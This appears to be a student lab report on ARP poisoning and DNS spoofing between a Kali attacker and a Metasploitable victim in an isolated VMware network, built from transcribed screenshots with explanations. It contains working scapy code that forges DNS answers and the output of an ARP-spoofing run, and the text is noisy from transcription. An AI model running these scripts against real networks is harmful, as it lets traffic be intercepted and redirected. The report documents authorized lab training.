http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d8:aa:d7
          inet addr:192.168.45.131  Bcast:192.168.45.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed8:aad7/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

route -n


c          RX packets:53 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6219 (6.0 KB)  TX bytes:6826 (6.6 KB)
          Interrupt:17 Base address:0x2000

t
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ route -n
etcKernel IP routing table
Destination  Gateway      Genmask      Flags Metric Ref    Use Iface
/192.168.45.0  0.0.0.0      255.255.255.0  U      0      0      0 eth0
0.0.0.0      192.168.45.2  0.0.0.0      UG     100    0      0 eth0
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ cat /etc/resolv.conf
```

Fig 4.4 Checking the new IP address on metasploitable.

Explanation

I checked the Metasploitable victim after moving it to the NAT network. The screenshot records its new interface and routing information so the updated lab topology could be documented.



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home Metasploitable2-Linux

a      collisions:0 txqueuelen:1000
      RX bytes:6219 (6.0 KB)  TX bytes:6826 (6.6 KB)
      Interrupt:17 Base address:0x2000


t
nsfadmin@metasploitable:~$
nsfadmin@metasploitable:~$ route -n
etckernel IP routing table
Destination Gateway      Genmask         Flags Metric Ref    Use Iface
/192.168.45.0 0.0.0.0         255.255.255.0   U        0      0        0 eth0
0.0.0.0        192.168.45.2    0.0.0.0         UG       100    0        0 eth0
nsfadmin@metasploitable:~$ cat /etc/resolv.conf
search localdomain
nameserver 192.168.45.2
nsfadmin@metasploitable:~$ ping -c 4 192.168.45.2
PING 192.168.45.2 (192.168.45.2) 56(84) bytes of data.
64 bytes from 192.168.45.2: icmp_seq=1 ttl=120 time=0.351 ms
64 bytes from 192.168.45.2: icmp_seq=2 ttl=120 time=0.644 ms
64 bytes from 192.168.45.2: icmp_seq=3 ttl=120 time=0.183 ms
64 bytes from 192.168.45.2: icmp_seq=4 ttl=120 time=0.459 ms

--- 192.168.45.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.183/0.409/0.644/0.168 ms
nsfadmin@metasploitable:~$
```

Fig 4.5 Victim NAT Gateway and DNS Verification.

Explanation

I verified the victim's NAT gateway and DNS resolver and confirmed that the resolver at 192.168.45.2 was reachable. This ensured that the victim had a working network path before the spoofing process was started.



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home kali-linux-2025.3-vmware-...
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
GNU nano 8.6 /home/kali/SBT-DF203-Lab8/scripts/dns_spoof.py *

if scapyPacket.haslayer(DNSRR):
    try:
        log.info(f'[original] {scapyPacket[DNSRR].summary()}')
        queryName = scapyPacket[DNSQR].qname
        if queryName in self.hostDict:
            scapyPacket[DNS].an = DNSRR(
                rname=queryName, rdata=self.hostDict[queryName])
            scapyPacket[DNS].ancount = 1
            del scapyPacket[IP].len
            del scapyPacket[IP].chksum
            del scapyPacket[UDP].len
            del scapyPacket[UDP].chksum
            log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
        else:
            log.info(f'[not modified] {scapyPacket[DNSRR].rdata }')
    except IndexError as error:
        log.error(error)
        packet.set_payload(bytes(scapyPacket))
    return packet.accept()


if __name__ == '__main__':
    try:
        hostDict = {
            b"portal.icdfa.test.": "192.168.45.130"
        }
        queueNum = 1
        log.basicConfig(format='%(asctime)s - %(message)s',
```

Fig 4.6 Updated NAT DNS Spoof Configuration.

Explanation

I updated the DNS-spoofing script to match the new NAT-based network environment. The reserved

hostname remained portal.icdfa.test, while the forged address was changed to the Kali analyst server on the NAT network.




```
GNU nano 8.6 /home/kali/~/SBT-DF203-Lab8/scripts/dns_spoof.py *
except KeyboardInterrupt:
    os.system(
        f'iptables -D FORWARD -j NFQUEUE --queue-num {self.queueNum}')
    log.info("[!] iptable rule flushed")

def callBack(self, packet):
    scapyPacket = IP(packet.get_payload())
    if scapyPacket.haslayer(DNS) and scapyPacket[DNS].qr == 1:
        try:
            log.info(f'[original] {scapyPacket[DNS].summary()}')
            queryName = scapyPacket[DNSQR].qname
            if queryName in self.hostDict:
                scapyPacket[DNS].rcode = 0
                scapyPacket[DNS].an = DNSRR(
                    rname=queryName, rdata=self.hostDict[queryName])
                scapyPacket[DNS].ancount = 1
                del scapyPacket[IP].len
                del scapyPacket[IP].chksum
                del scapyPacket[UDP].len
                del scapyPacket[UDP].chksum
                log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
            else:
                log.info(f'[not modified] {scapyPacket[DNSRR].rdata }')
        except IndexError as error:
            log.error(error)
            packet.set_payload(bytes(scapyPacket))
    return packet.accept()
```

Fig 4.6.1 Updated NAT DNS Spoof Configuration page 1.

Explanation

I reviewed the packet-modification section again after changing the NAT configuration. This confirmed that the DNS processing logic and the new training-server address were correctly set before execution.




```
(kali@kali)~[/SBT-DF203-Lab8]
$ sudo tshark -i eth0 -f 'host 192.168.45.131 and (arp or port 53 or tcp port 80)' \
-a duration:60 -w /tmp/dns_spoof_controlled.pcapng
[sudo] password for kali:
Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 215 using older 214
Capturing on 'eth0'
53
(kali@kali)~[/SBT-DF203-Lab8]
```

Fig 4.7 Victim Spoofed DNS Resolution.

Explanation

I started a controlled packet capture on the Kali machine while monitoring traffic involving the victim. The capture was limited in duration so that only the evidence needed for the practical would be collected.



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help

Metasploitable2-Linux

; <<>> DiG 9.4.2 <<>> portal.icdfa.test A
;; global options: printcmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 65169
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;portal.icdfa.test.                IN      A

;; AUTHORITY SECTION:
.                5        IN      SOA      a.root-servers.net. nstld.verisi
gn-grs.com. 2026092600 1800 900 604800 86400


;; Query time: 422 msec
;; SERVER: 192.168.45.2#53(192.168.45.2)
;; WHEN: Sat Sep 26 13:17:04 2026
;; MSG SIZE rcvd: 110

msfadmin@metasploitable:~$ curl http://portal.icdfa.test/
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><
p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: ATH
AMASIUS ALEKUE</p></body></html>
msfadmin@metasploitable:~$
```

Fig 4.8 Victim Spoofed DNS Resolution page 1.

Explanation

From the victim machine, I queried portal.icdfa.test and then requested the web page. The DNS output showed the controlled resolution activity, while the HTTP request returned the harmless ICDFA training page.



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help

kali-linux-2025.3-vmware...

kali@kali: ~/SBT-DF203-Lab8


(kali@kali)~[~/SBT-DF203-Lab8]
$ sudo tshark -i eth0 -f 'host 192.168.45.131 and (arp or port 53 or tcp port 80)' \
-a duration:60 -w /tmp/dns_spoof_controlled.pcapng
[sudo] password for kali:
Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 215 using older 214
Capturing on 'eth0'
56

(kali@kali)~[~/SBT-DF203-Lab8]
$
```

Fig 4.9 Victim Spoofed DNS Resolution page 2.

Explanation

I started another controlled capture to obtain additional evidence of the DNS spoofing event. The capture completed successfully and provided packets that were later used for the detailed DNS and HTTP analysis.




The screenshot shows a Kali Linux terminal window titled "kali-linux-2025.3-vmware-amd64 - VMware Workstation". The terminal prompt is "(kali@kali)~[/SBT-DF203-Lab8]". The user has executed the command "cd ~/SBT-DF203-Lab8" and "sudo timeout 30 python3 scripts/arp.py 192.168.45.131 192.168.45.2". The output shows the script enabling IP routing and sending multiple ARP spoofing packets to the victim IP (192.168.45.2) from the attacker IP (192.168.45.131). The output includes warnings about providing the Ethernet destination MAC address and shows the number of packets sent (2, 4, 8, 10, 12).

```
(kali@kali)~[/SBT-DF203-Lab8]
$ cd ~/SBT-DF203-Lab8
$ sudo timeout 30 python3 scripts/arp.py 192.168.45.131 192.168.45.2
[sudo] password for kali:
[!] Enabling IP Routing...
[!] IP Routing enabled.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.131 : 192.168.45.2 is-at 00:0c:29:6a:87:8f
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.2 : 192.168.45.131 is-at 00:0c:29:6a:87:8f
[*] Packets Sent 2WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.131 : 192.168.45.2 is-at 00:0c:29:6a:87:8f
[+] Sent to 192.168.45.2 : 192.168.45.131 is-at 00:0c:29:6a:87:8f
[*] Packets Sent 4WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.131 : 192.168.45.2 is-at 00:0c:29:6a:87:8f
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.2 : 192.168.45.131 is-at 00:0c:29:6a:87:8f
[*] Packets Sent 6WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.131 : 192.168.45.2 is-at 00:0c:29:6a:87:8f
[+] Sent to 192.168.45.2 : 192.168.45.131 is-at 00:0c:29:6a:87:8f
[*] Packets Sent 8WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.131 : 192.168.45.2 is-at 00:0c:29:6a:87:8f
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.2 : 192.168.45.131 is-at 00:0c:29:6a:87:8f
[*] Packets Sent 10WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.131 : 192.168.45.2 is-at 00:0c:29:6a:87:8f
[+] Sent to 192.168.45.2 : 192.168.45.131 is-at 00:0c:29:6a:87:8f
[*] Packets Sent 12WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.131 : 192.168.45.2 is-at 00:0c:29:6a:87:8f
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.45.2 : 192.168.45.131 is-at 00:0c:29:6a:87:8f
```

Fig 5.0 Victim Spoofed DNS Resolution page 3.

Explanation

I ran the ARP spoofing script against the victim and the configured gateway/resolver in the authorized lab network. The repeated packet messages show that ARP claims were being transmitted as part of the controlled man-in-the-middle simulation.



The screenshot shows a Kali Linux terminal window titled "kali-linux-2025.3-vmware-amd64 - VMware Workstation". The terminal prompt is "(kali@kali)~[/SBT-DF203-Lab8]". The user has executed the command "cd ~/SBT-DF203-Lab8" and "sudo timeout 30 python3 scripts/dns_spoof.py". The output shows the script performing a DNS spoofing process, reporting the original and modified DNS behavior.

```
(kali@kali)~[/SBT-DF203-Lab8]
$ cd ~/SBT-DF203-Lab8
$ sudo timeout 30 python3 scripts/dns_spoof.py
[sudo] password for kali:
2026-09-26 18:32:22,244 - Snoofing...
